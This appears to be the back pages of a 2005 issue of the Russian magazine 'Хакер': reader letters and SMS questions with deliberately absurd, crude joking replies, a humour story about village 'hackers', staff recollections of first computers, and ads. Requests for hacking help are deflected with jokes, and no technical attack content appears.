From: **.::^VITAMIN^::. CooL MaN <z_gen@rambler.ru>**
Subj: ***
Привет, я бы хотел узнать ПОЧЕМУ у вас в журнале только по 2-е болванки, ведь этого мало ЧИТАТЕЛЯМ. И читатели, от моего лица, требуют пополнения на 1 штуку болванок к журналу. И еще хочу спросить есть ли программы к модему 3com U.S.Robotics(r)56K Message modem для изменения голоса
P.s. Заходя по ссылке *http://www.it.lut.fi/kurssit/04-05/010577001/Exercises/* появляется некая инфа, объясните пожалуйста что это и с чем это едят? А то таких ссылок у меня дофига и больше (мне не жалко так что поделюсь с вами одной...@(^-^)@)

X_re: Здарова, Витамин! Вот честно, сами не вразумили до сих пор, почему у нас с журналом выходит две болванки? И с каких это пор вообще? Раньше, помнится, прикладывались диски с разной информацией, а теперь, как ты говоришь, болванки. Вероятно, Куттер таки уволил Хинта, и теперь некому заниматься дисками. Вот и стали вкладывать в журнал пустые болванки — мол, качайте сами, люди дорогие, и записывайте все тоже сами. А что? Удобно! И Хинту платить не надо, и заводу диско-пишущему тоже бабки отваливать не приходится. Экономия налицо. Так что зря мы пожмотились — отныне каждый месяц будем вкладывать бонусную третью болванку на халяву!
Программа для изменения голоса к твоему модему есть, но, к сожалению, выкладывать ее не станем (см. первую часть нашего письма). Гугл тебе в помощь!
А вот по ссылочке, данной тобой, пройти испугались. Вдруг там вирус какой-нибудь страшный заморский? А у нас тут в редакции антивирусы кончились, а новых пока что не завезли :(.
Ну все, Витаминыч, бывай!

From: **Ламерочек Сахатый <lamero4ek@mail.ru>**
Subj: Не могу справиться с червем.
Привет! Извините за глупую просьбу, однако. Недавно залез в сеть без должного прикрытия и хватанул какую-то дрянь с pop-up. Кароче постоянно меняется логин и номер телефона в дайл апе. Антивирусы эту дрянь не видят, а exe-шник я и так вроде удалил, но резельтата все равно нет. Да еще на ровном месте выскакивают pop-up какие-то млядские. Помогите. Заодно не могли бы вы подсказать прогу которая бы мониторила все процессы запущенные на моей машине и выдвала бы мне их dependencies. Зарание благодарю и извините за столь банальную просьбу — просто я подотстал немного.
Спасибо.

X_re: Привет, Сахатый! Прочитали твое письмо и очень заинтересовались млядскими поп-апами. Перерыли кучу информации по теме и нашли необходимые сведения. В общем, в свое время жил на свете некий Мляд. Он занимался нехорошими вещами в интернете — тырил пароли на чужой диалап, пранком увлекался. Все бы ничего, однако всякие бабки с АТС и хозяева интернет-аккаунтов, вычислив его номер, частенько навещали Мляда и нежно гладили его по голове. Зачастую не руками, а увесистыми предметами. Мляду это дело не очень нравилось и он написал программу, которая меняет номер телефона. С тех пор он безнаказанно баловался в Сети, но умер в итоге от скуки, ведь никто с тех пор к нему не мог дозвониться из знакомых — номер-то другой постоянно :(. Так что будь осторожнее с млядскими поп-апами, хорошо, Сахатый?

From: **Sergey A. Lunde <lunde@scn.ru>**
Subj: Авторы нужны?
Здравствуйте!
У меня есть опыт написания статей в университетскую газету, в журнал «Схемотехника», на конференции. Хотелось бы сотрудничать с вашим журналом на выгодных для меня и для Вас условиях. Возможна ли дистанционная работа с Вашим журналом?
С уважением, Сергей Лунде.

X_re: Угбебен, Серж! К сожалению, ты не подходишь нам. Да, у всех авторов перед зачислением в штат наших сотрудников был опыт написания статей в журнал «Схемотехника», университетс-


В этот раз призом номера стала подписка на «Хакер»

кую газету, школьную стенгазету и прочтения рефератов на парах. Однако плюс ко всему они еще имели опыт обучения маленьких девочек правильной контрацепции в журнале «Кул+Круто+Ништяк», учили взрослых дядек грамотно тюнинговать инвалидные коляски в журнале «Под рулем», делились знаниями из области размножения фитопланктонов сердечно-сосудистым путем в газете «Юный натурализм». И заметь, все это они делали отнюдь не дистанционно!
Так что, Серега, руки в ноги — и дуй набираться опыта в этих журналах, а потом поговорим!

САМОЕ ДУРАЦКОЕ ПИСЬМО МЕСЯЦА

From: **evgeniy savitskiy <titan90@ua.fm>**
Subj: ***
Здравствуйте хакеры. Короче, хочю чтобы в вашем журнале 15 страниц было посвященно компютерным играм.

САМЫЙ ДУРАЦКИЙ ОТВЕТ МЕСЯЦА

X_re: Женя, обязательно!

From: **C1anNFeaR [mailto:clannfear@front.ru]**
Subj: Просто письмо :)
Привет, редакция любимого журнала. Пишет вам ваш постоянный с 2004 года читатель из города партизанской славы Брянска! Журнал, конечно, кульный. И на самом деле вы нисколько не «ламерееете», как говорят некоторые читатели. Но мне не нравится большое количество багов на дисках: на февральском ДВД не работает ни один раздел в папке magazine/vzlom/ и выложен ДЕКАБРЬСКИЙ номер :(В остальном, конечно, все классно. Личные приветы: Бублу, Форбу, Никитосу, НСД (кстати, Олег, ответь на мое прошлое письмо:)) и Лозовскому (хорош над ним прикалываться!). Хумор с Бублом и Майндом, помоему, стал еще лучше. Ну все, пока, не болейте и чистите зубы 2 раза в день ;)

X_re: Доброго, C1anNFeaR! По прочтении твоего письма нам стало очень приятно и прельстиво. Теперь мы чистим зубы дважды в день, и у нас хорошо пахнет изо рта. НСД так вообще зубную щетку не вынимает из ротовой полости. Так что ответить на твое последнее письмо не сможет — времени не хватает даже на еду. Над Лозовским по твоей просьбе тоже перестали прикалываться. Объяснили ему все стоматологические прелести зубной щетки, и теперь он знает, что ей надо чистить совсем не унитазы в редакции (да, пора бы и мне объяснить Бублику, что юмористы работают бесплатно :). — Прим. Лозовского). Очень тебе благодарен и передает ответный личный привет. А за баги на ДВД Хинт нам ответил. Теперь ему зубная щетка вовсе не нужна.
Ну все, партизан, время позднее, пора нам чистить зубки и спать. Удачи, не болей тоже.

From: **Евгений Захаров <mailto:zevsthunder@mail.ru>**
Subj: Вопрос о выходах журналов
Здравствуйте. Скажите, пожалуйста, не было ли задержек выходов журналов «Хакер» за март и апрель? Ситуация следующая: за январь и февраль журналы пришли нормально, а за март и апрель — нет. На почте сказали, что журналы перестали выпускать. Но на вашем сайте сказано, что журналы выходят. Скажите, кому верить? Или как можно решить данную проблему?
С уважением, Захаров Евгений.

X_re: Верьте, товарищ Захаров, почте! Российская почта — самая почтовая почта в мире! Как скажет почта — так и будет! Скажет она, что журнал перестали выпускать, — мы перестанем на самом деле. Скажет, что деньги, посланные бабушке в конверте, отрастили ноги и сами в путь ушли, — будем ей верить! Главное — не верить почтовому спаму от отправителя «Военный комиссариат». Это единственное, чему не стоит верить. Это так почта российская шутит, чтобы мы не расслаблялись. Если получишь такой спам – сразу же кидай его в трэш и меняй адрес проживания, чтобы он тебя больше не доставал.
Но это все лирика, вернемся к твоей проблеме. Думаю, выход один — сходить в магазин и приобрести те номера, которые тебе так и не пришли. Это стоит сделать обязательно, потому что в марте и апреле есть что почитать, как всегда. Удачи!

Humor

Village story

154

Хакеры в деревне

ПРИЕХАЛ Я ПРОШЛЫМ ЛЕТОМ В ДЕРЕВНЮ. НУ ТАМ, МОЛОЧКА ПАРНОГО ПОПИТЬ, ТЕТОК ДЕРЕВЕНСКИХ ПОЩУПАТЬ, СЕНА ПОКУРИТЬ И Т.Д. Я СИЛЬНО ОФИГЕЛ, КОГДА МЕНЯ НА ДЕРЕВЕНСКИХ УЛИЦАХ СТАЛИ УЗНАВАТЬ ДОБРЫЕ СЕЛЬСКИЕ МОЛОДЦЫ. ОКАЗЫВАЕТСЯ, У НИХ ТОЖЕ ЧИТАЮТ][. ТОЛЬКО КОМПЬЮТЕРОВ У НИХ НЕТ, ПРИХОДИТСЯ ЗНАНИЯ ПРИМЕНЯТЬ В РЕАЛЬНОЙ ЖИЗНИ. В ОБЩЕМ, ПОЕЗДКА В ДЕРЕВНЮ СТАЛА ДЛЯ МЕНЯ ПОЛНОЙ ОТКРЫТИЙ И УДИВЛЕНИЙ |

b00b1ik (b00b1ik@real.xakep.ru),
h1nt (hint@gameland.ru)

[Апис] У бабули по соседству жил паренек. Придурковатого вида, конечно. Но это свойственно всем соседям бабули. Так вот, парня этого звали Аписом, а по батюшке был он Акаковичем. Хороший такой парень, ничего не скажешь. Любил, знаете ли, выйти в пять утра на крыльцо, да как заорать на все село: «Я-йа-йа-ко-ко-джамбоооо!». Петуха просто деревенского еще два года назад заDDoSили камнями местные любители поспать, до сих пор оклематься не может бедная птичка. А Апис в авторитете, сельский иркоп — его трогать боятся. Да и ладно, не в этом суть. Апис, хоть и дурак, но смышленый дурак, надо отметить. Самый старый из всего села наш читатель. Много премудростей замутил во благо деревенского общества. Одно из последних его достижений — оверклок коров. Коровы же, они какие: больше ведра молока за раз не дают. А молочное хозяйство с такими маленькими дозами просто загибается. Вот и решил покумекать Апис над этим вопросом. Начитался, стало быть, последних номеров Х и придумал, что если подать питание через другой вход с более широким каналом, то и на выходе от большего питания будет больше продукции. И стал Апис загонять коровам сено через анальное отверстие посредством клизмы.



Саму технологию объяснять не стал, говорит, секрет фирмы! Сено, проходя через кишечник, быстро всасывается, поэтому сразу можно подавать дополнительное питание. Главное в этом случае — не заиграться с питанием. А то корова лопнет от получившегося молока и умрет. Да, умрет. Но тогда будет мясо, конечно, но не будет молока, к сожалению. С тех пор Апис Акакович называется Главным Оверклокером деревни Колупаевки.
Но так как оверклок — это не только увеличение производительности, сельский парень, местный гик, так сказать, повел меня в свою избу что-то показать. Первое, что я заметил, это то, что в избе странно воняло какой-то тухлятиной. Я сначала даже подумал, что это тот самый петух разлагается. Но Апис мне пояснил: это не петух, это на самом деле тухлятина. Все встало на свои места. Далее я увидел печку. Но не простую, а с какой-то здоровенной хреновиной на боку. Это, как пояснил мне Апис, пропеллер из двигателя трактора. Дело в том, что без такого кулера печь сильно нагревается, и спать на ней невозможно. В подтверждение сего факта Акакович снял штаны и показал красную, обгорелую, всю в волдырях задницу. Я потрогал — действительно настоящая!

[свинарник] Через некоторое время мы с Аписом поперлись в свинарник. Посмотреть, что да как там. Просто нам захотелось зарезать одну свинюшку и съесть ее. Но мой взгляд упал в первую очередь на одну овцу в свинарнике. Я еще такой подумал: «А что она тут делает?». Апис дал ей пинка и выгнал из хлева. Пояснил, что это на самом деле не овца вовсе, а самая настоящая свинка! Просто ее за провинности забанили, вот она теперь и ходит через прокси, надевая шкуру овцы. Глупая свинья, да. Да и Апис с виду тоже придурковатый, я уже говорил. Апис забыл прописать нормально маску бана, так что глупая свинина воспользовалась этим в своих корыстных целях. Ну и что, мы ее за это съели, вот и все.
Кстати, на днях этот свинарник взломали другие деревенские хакеры. Они грубым методом подобрали ключ к замку и слили из хлева несколько килосвиней. Теперь на рынке попытаются продать за талоны на спиртное. Продавать будут осторожно , потому что местные кардеры могут поддельными талонами распла...

[экстренное сообщение] «Хинт, спаси меня срочно, здесь настоящий флуд!». Такое сообщение отослал мне предыдущий оратор по СМС. Я сразу же бросился на помощь другу и двинул в деревню Колупаевку.



[прибытие] Надо сказать, деревня Колупаевка оказалась действительно очень современной. Чего только стоят указатели «*http://Колупаевка/центр_города*», «*http://Колупаевка/больница*» и «*ftp://колупаевка/рынок*». Я выбрал центр и не прогадал. Уже где-то через пицот минут езды на пропатченном турбо-осле я увидел голубой деревянный забор, на котором было нацарапано: «Hint, idi v 15 segment. Antiflooder ne zabud'». Чуть правее было приписано: «Post comment» и «KG/AM, aftar, nikada ne pishi». Так что даже в деревне есть свой «Живой журнал», пусть и своеобразный. Ну что ж, настроив осла на 15 сегмент, я поскакал... И почти сразу увидел Бублика, лежащего на траве и закрывающего лицо руками. Его жестко клевал отряд индюков.
«Флудеры», — подумал я.
«Флудеры?» — подумали флудеры, испугались и убежали. Как же долго меня благодарил ваш бородатый друг за свое спасение. Он даже хотел мне подарить КПК из березового листа, на котором можно было играть в крестики-нолики. Правда, КПК был одноразовый, поэтому я быстро сообразил, что меня на-YO-бывают средь бела дня, и отстриг Бублику бороду.

[чат] Долго ли, коротко ли — забрели мы с Бублом в местный WWW-чат. Представь себе теплое синее море, бархатный нежный песок, приятно обжигающий твои пятки, стайка стройных полураздетых теток... Представил? А не будет такого, не-бу-дет!!! Чат — это такой небольшой парк с кучей дверей. Дверки, соответственно, — это разные каналы. Мы сразу же ломанулись в комнату с табличкой «Тем, кому за 18». Распахнулась дверь, и нашему взору предстала такая картина: четыре девушки в одинаковых черных балахонах тихо мирно храпят. «БНЦ», — пояснил нам седой старичок.
— Они никогда не проснутся, потому что забыли свой пароль. Я здесь один.
— Скажи, мил старик, а как нам найти ХАКЕРОВ?
— Уууу... хакеры. Выходите из чата и ищите человека с уином три-девять-два-восемь-один-пять-ноль-ноль-семь.
Выйдя из чата, мы начали ломать голову — как же найти чувачка с таким элитным номером аськи. Ничего придумать не удалось, поэтому я считерил и подсмотрел ответ в своей базе. Оказывается, нужно идти на поляну с ромашками. Гениально!

[ромашки спрятались, поникли... вообще поникли, нахрен] Выйдя на поляну, я сразу заметил смешно одетого деревенского паренька с красной ромашкой в руках.
— Парень, парень! Помоги нам отыскать хакера с уином номер (вырезано для экономии печатных листов формата А4 — примечание рядового работника типографии журнала)!
Но хлопец молчал.
— Дурак! — обратился ко мне мой бородатый cher, — он же в оффлайне! Ищи зеленых!
— Сам дурак! — ответил я, достал гуашь и перекрасил лепестки в цвет фанатов гринписа. И — о чудо! Паренек улыбнулся и быстро залопотал:
— Спасибо, мил человек! Вот уже три столетия я покоился в ~~ампе~~ оффлайне. Теперь я могу исполнить любые твои три желания, кроме поиска хакера, выпивки, женщин и волшебной палочки.
Это были последние слова нерадивого асечника. Рассвирепевший Бублик отрезал ему голову, прожевал, проглотил, переварил и вы-HOW?-ал. А, и был таков.

[безымянный.txt] Делать нечего — двинули мы обратно, продолжая удивляться техническому прогрессу обычной деревушки. Идем, попиваем пивко, и — хобана! Видим что-то наподобие школьного кабинета, только на воздухе. Двадцать столов, за которыми сидят бабушки, малые дети совсем и здоровые мужики и что-то пишут. Пишут на листочке и передают друг другу. Вот один парень передал другому записку; тот, прочитав, хлопнул рукой по столу, достал из кармана красную карточку и показал обидчику. Тому ничего не оставалось, как встать из-за стола и выйти. «Бан», — догадались мы. Перед нами предстал настоящий IRC-чат. Может быть, здесь мы сможем разыскать хЭкера? Я, надев наглое выражение лица, подошел к месту забаненного чела и попытался сесть. Не тут-то было. Ко мне подбежал какой-то быдловатый товарищ и заорал: «ИНВАЙТ ОНЛИ!». Проблему быстро решил Бублик. Достал из кармана флаер в гей-клуб и подмигнул охраннику. Тот расплылся в улыбке, притащил еще один свободный стол для нас и усадил, любезно предоставив две ручки и два листа.
— Hi all. Нам нужен хакер, — написал я и передал бабушке. Та, склонившись к листу, чуть почесала затылок, быстро начертала что-то и отдала обратно.
— RTFM. TRANSLIT ONLY.
Контакт с бабкой мы таки наладили. Оказывается, что хакера повязали, дескать, давно. И не выйдет у нас ничего путного из идеи интервью. Зато старая дала координаты крякера, взламывающего и перепрошивающего консервные банки, фрикера, который единственный в районе обладает работающим телефоном, и кардера. Тот вообще без проблем затаривается на рынке по креде. Я лично сам видел эту креду — прямоугольная картонка с красной надписью от руки: «Виза. ПРАДАЙ А НЕ ТО ПАЛУЧИШ ПА РЕПЕ ПОНЯЛ».

[экстренное сообщение-2] «Куттер, Клуниз, Никитоз! Мы получили по репе и вызываем подмогу. БутчкхинтТОЧКА (просто ему хватило денег заплатить за срочную телеграмму)».

[эпилог] Конца не будет — не влез. Хинт вообще фигню написал какую-то. С уважением, ваш Бублик


ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ



_unit трёп

ТРЕПCOMMENTS:

Привет! Как прошли первомайские праздники? Отлично? Верю, что отлично. Мы и сами оттянулись по полной программе. Правда, даже отдыхая, мы всегда находились на связи с читателями благодаря тому, что номера наших телефонов уже год висят на последних страницах журнала. Интересно, сколько за все эти 12 месяцев нам пришло сообщений от вас? Жаль, никто не вел статистику – буферы телефонные заполнялись, и приходилось вычищать все мессаги. Но все равно, даже за год интерес читателей к мобильному общению не угас. Читаем свежие перлы ниже.

Ч: Здарова, Nik! Пишет тебе ламер с Камчатки! Есть вопрос: подскажи литературу для начинающих. PLZ (+79147846945)

Х: Для начинающих жить могу посоветовать «Колобок», для начинающих входить во взрослый мир — «Секс в жизни мужчины», для начинающих сходить с ума — «100 способов самоубийства, или Поваренная книга анархиста».

Ч: НУ ТАК ЧТО НАСЧЕТ АСИ? ПОМОЖЕШЬ? ХОРОШО ЗАПЛАЧУ! (+79135145550)

Х: Помогу, несомненно! *www.icq.com*. Хорошо плати на Z039456437828.

Ч: Мр… На Камчатке случайно не бродил? (+79042160749)

Х: Гав… Бродил, но не случайно.

Ч: NikitoZ! Ты лижник??? (на фотке!!) (+79262649262)

Х: Нет, я сосник (на аудиозаписи)!

Ч: Моя девушка хочет облизать меня со взбитыми сливками! Что с ней сделать в конце? Срочно! (+79035707483)

Х: Если она начнет облизывать снизу вверх, то в конце поцелуй ее. А если она будет лизать сверху вниз, то дай ей пяткой в нос.

Ч: Привет, Никитос! Я тоже бардист!

Х: А я больше не бордист :(. Теперь я баянист.

Ч: Ребята, милые, почему про *www.fox.az* забыли?? (+994502500030)

Х: Потому что NSD — ярый неонацист и перекрыл нам доступ ко всей зоне .az :(.

Ч: Банзай, братка! Как сам? Дело есть: надо инфу стянуть, за лавэ, конечно.

Х: От банзая слышу! Сам отлично! Лавэ имею — инфа не нужна.

Ч: Forza, Juve! Forza, Juve! Forza, Juve!

Х: Longus penis — basis vita! Longus penis — basis vita! Longus penis — basis vita!

Ч: Privet Forbik ob'yasni mne chto takoe e'ksplojt. Da kstati ya tozhe fanat motorov. Demon (+79145658863)

Х: Ну что такое эксплоит — прочитай в журнале. А я не фанат моторов, я фанат карбюраторов и стартеров.

Ч: 4e delat' esli admin udalili s kompa??? Help!! (+79054385724)

Х: Попробуй удалить еще и рута.

Ч: Privet. Pro4ital aprelskiy nomer. A pri4em 3des deface? (+79109927216)

Х: Привет! А я еще не прочитал апрельский номер. Как воткну в тему — скажу.

Ч: Privet vsem sozdatelyam zhurnala "XAKER" ot buduschego programmera (+73333260911)

Х: Привет будущему программеру от будущего президента мира!

Ч: Не могли бы Вы привести пример вирусной smsки для simens'a? Thank you! (+79160554089)

Х: Не могли бы. У нас тоже сименсы.

Ч: b00b1ik — patsan (+79163522229)

Х: И еще какой!

Ч: Dlya bluesnarfa chtonibud podskazhesh (pocket pc) — link konechno (+79117243264)

Х: Самый лучший линк на софт для блюснарфа — *www.ya.ru*.

Ч: Мой друг установил на SP2 crack от SP1. Полетел winlogon (+79219261236)

Х: Мой кореш поставил в копейку седухи от БМВ. Удобно, блин.

Ч: Лозовский, у меня к тебе вопрос. По каким вопросам к тебе можно обращаться? (+79042710728)

Х: Только по вопросу сдачи мне в аренду твоей девушки.

Ч: После того как я прочитал хумор в мартовском номере… в общем, передайте Майндворку мои соболезнования. И уберите хумор из журнала — пусть займется серьезным делом настоящего хакера. С наилучшими пожеланиями, верный читатель АыК (+79034047082)

Х: Майндворку передали твой привет. You are NEXT!!!

Ч: С помощью какой проги ты делаешь журнал? ((+79097570165)

Х: Все паинтом… Все паинтом…

Ч: Лежу, мечтаю о девушке. Можешь чем-нибудь помочь? (+79178601983)

Х: Мне девушку в твоих мечтах помочь связать, что ли?

Ч: Писька и писи — одинаковые слова? (+79178601983)

Х: Да, так же, как жопа и GPRS.

Ч: NSD, ХАЙ, ТУТ НУЖЕН ТЫ ПО ВЗЛОМУ, А ТОЧНЕЕ, ПЕРЕВОД ДЕНЕГ. ЕСЛИ ИНТЕРЕСНО, НАПИШИ (+79055933260)

Х: Да нет, я занят — занимаюсь другим взломом, а точнее, регаю себе новый ящик на *mail.ru*.

Ч: Скажите Форбу, чтобы он фотку сменил, а то он похож на Франкенштейна.

Х: У Форба не нашлось другой фотографии, поэтому мы убрали с апрельского номера все фотки авторов.

Ч: А правда, что если прокрутить задом наперед диск WinXP, то можно услышать послание из ада? (+79212984313)

Х: Да.

Ч: Привет, Олег. Почему тебя называют NSD? (+79021504926)

Х: А это сокращенно. Чтобы я не обижался на полную версию NuSovsemDurak (а вообще — несанкционированный доступ! — Прим. NSD).

Ч: Как переключить канал на телеке соседа с помощью мобильника? (+7912497229)

Х: Набери его номер и попроси переключить канал, что сложного?

Ч: Привет, NSD. Я казак, мое мыло ka3ak_007@rambler.ru. Напиши мне, пожалуйста, что-нибудь в свободное время туда. Хочу похвастаться перед друзьями, что я с тобой знаком! (+79273083810)

Х: Ладно.

unit X-Crew

X-CREW COMMENTS:
Вот мы все писали о себе разные истории на отвлеченные от компьютеров темы. Но как же так? Разве нашим авторам не интересно написать, а вам - почитать истории о первом знакомстве с писюками членов нашей команды?

Докучаев Дмитрий aka Forb

Приятно вспомнить тот день, когда у меня появился первый компьютер. Это случилось примерно тогда, когда я пошел в школу. К сожалению, комп был не из разряда P1 с Win95. Он носил гордое имя Спектрум и имел 48 килобайт мозгов. Такую машинку полностью собрал мой отец, за что я ему очень благодарен. Благодаря Спектруму, я очень быстро освоил команды среды TR-DOS и потихоньку стал программировать на Бейсике (в возрасте семи лет!), но дальше простых программ с динамической графикой не уходил. Через полгодика мне стало интересно, что же у этого Спектрума внутри, и я поковырялся в нем отверткой. В итоге замкнул какие-то конденсаторы и спалил дорогую технику ;). Батя сказал, что его такой расклад в корне не устраивает, и больше у меня компа не будет. Но слово он не сдержал. Через три месяца он спаял Корвет уже со 128 метрами мозгов, чем очень разнообразил мою жизнь. Снова игры, снова Бейсик. И так до тех пор, пока к 1998 году предки не купили мне первый пенек. Но это уже совсем другая история...

Толстых Олег aka NSD

Компы меня интересовали с самого рождения. Уж и не знаю, откуда я знал тогда, что они вообще существуют. Первое близкое знакомство с тачкой состоялось в далеком-далеком 91 году, в шесть лет, во времена перестройки. Помню, моему старшему двоюродному брату предки подарили на Новый год компьютерную приставку «Нафаня». Смешная это штуковина была, однако процессор у нее был совмещен с клавиатурой, которая, в свою очередь, подключалась к телевизору. Никаких дисководов у этого «компа» не было — в качестве информационных носителей использовались аудиокассеты :). Поэтому, чтобы загрузить игру, приходилось подключать магнитофон к клавиатуре и проигрывать в течение достаточно длительного времени нужную кассету :). На той тачке даже не было никакой операционки — рулить ею можно было только с помощью команд S-BASIC'а. В общем, парни, это был реальный олдскул! Уж и не знаю даже, чего можно было замутить на той машине дельного…

Ильин Степан aka Step

Компьютерами я заболел еще в детстве. Мне было, наверное, всего семь-восемь лет, когда я каждые выходные стал приходить к отцу на работу. Компьютера у меня тогда дома не было, но зато я по полной программе отрывался в выходные, играясь в любимую «Цивилизацию» на тогда еще модном 386-м. Со временем затянуло. Я записался в компьютерный кружок местной Станции Юного Техника и начал постигать основы языка Basic на компьютере ZX Spectrum и даже, помнится, написал игру «Питон» :). Примерно в это же время родители купили мне первый Pentium 133. С этим компьютером я не расстаюсь до сих пор — он по-прежнему стоит у меня на полу и под управлением FreeBSD выполняет функции маршрутизатора. А я теперь учусь в университете на программиста или, как это сейчас модно называть, специалиста в информационных технологиях.

Апокина Анна aka mamaKarlo

У меня с детства была тяга все оптимизировать. У меня и сейчас на компе идеальный порядок, строгая иерархия. Я всегда знаю, где у меня что лежит =). Больше 70 Гб перебрано по байтику и уложено. Да, наверное, я зануда =).
Так вот. Где-то лет 12 мне было, когда у нас дома появился 286-й. Купили его по случаю в общеобразовательных целях — например, для повышения моей квалификации игрока в тетрис до заоблачных высот. И написала я в проге «Лексикон» супермегапиесу в стихах. И была она гениальна и бесподобна.
Как-то раз мне пришло в голову, что места на диске может не хватить подо все мои будущие великие замыслы. И я стала лазать по Norton Commander'у и просматривать каждый файл. Они открывались и являли моему взору, в основном, бессмысленный набор каких-то нечеловеческих символов. Понятное дело — ведь всяких дурацких экзешников и ДЛЛок тогда было гораздо больше, чем моих произведений. Не то что сейчас =).
И вот я, не ради вредительства, а токмо рационализации для, поудаляла нах все файлы с этими символами. С особенным удовольствием я грохала «текстовики», где символов было так много, что меня ломало проматывать их до конца.
Когда же это бездумное буйство завершилось, я обнаружила, что не могу открыть свою прекрасную и бесподобную пиесу в стихах. Как я теперь понимаю, по той причине, что лексикон.exe был варварски уничтожен.
Никто из моей семьи в компах не сек, и тачке моей было суждено пылиться пару лет на столе. Никто из пришлых гиков так ее и не восстановил, ибо кроме «Лексикона» я потерла еще и системные файлы, и он просто не грузился.
Зато когда в восьмом классе у меня появился 486-й с 2 Гб памяти, я была уже «отцом» =). С неугасшей тягой к бесконечному копанию в папочках и удалению всякого балласта. И вечно заспанной физиономией.
Ребята. Ложитесь спать вовремя!



ИТ–решения Samsung для бизнеса
Не секрет, что многие преуспевающие компании выбрали технику Samsung для построения внутренней информационной структуры. Продукты Samsung помогают добиваться успеха в бизнесе как глобальным корпорациям, так и небольшим фирмам. Революционные технологии, используемые в наших ноутбуках, печатных устройствах и мониторах, позволяют Samsung по праву называться ведущей ИТ–компанией.
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1.
Информационный центр: 8–800–200–0–400. www.samsung.ru. Товар сертифицирован.
Монитор SM-193P
Цветной принтер CLP-500
Ноутбук X20
SAMSUNG

ХАКЕР 06(78)05

Bios


NOKIA
CONNECTING PEOPLE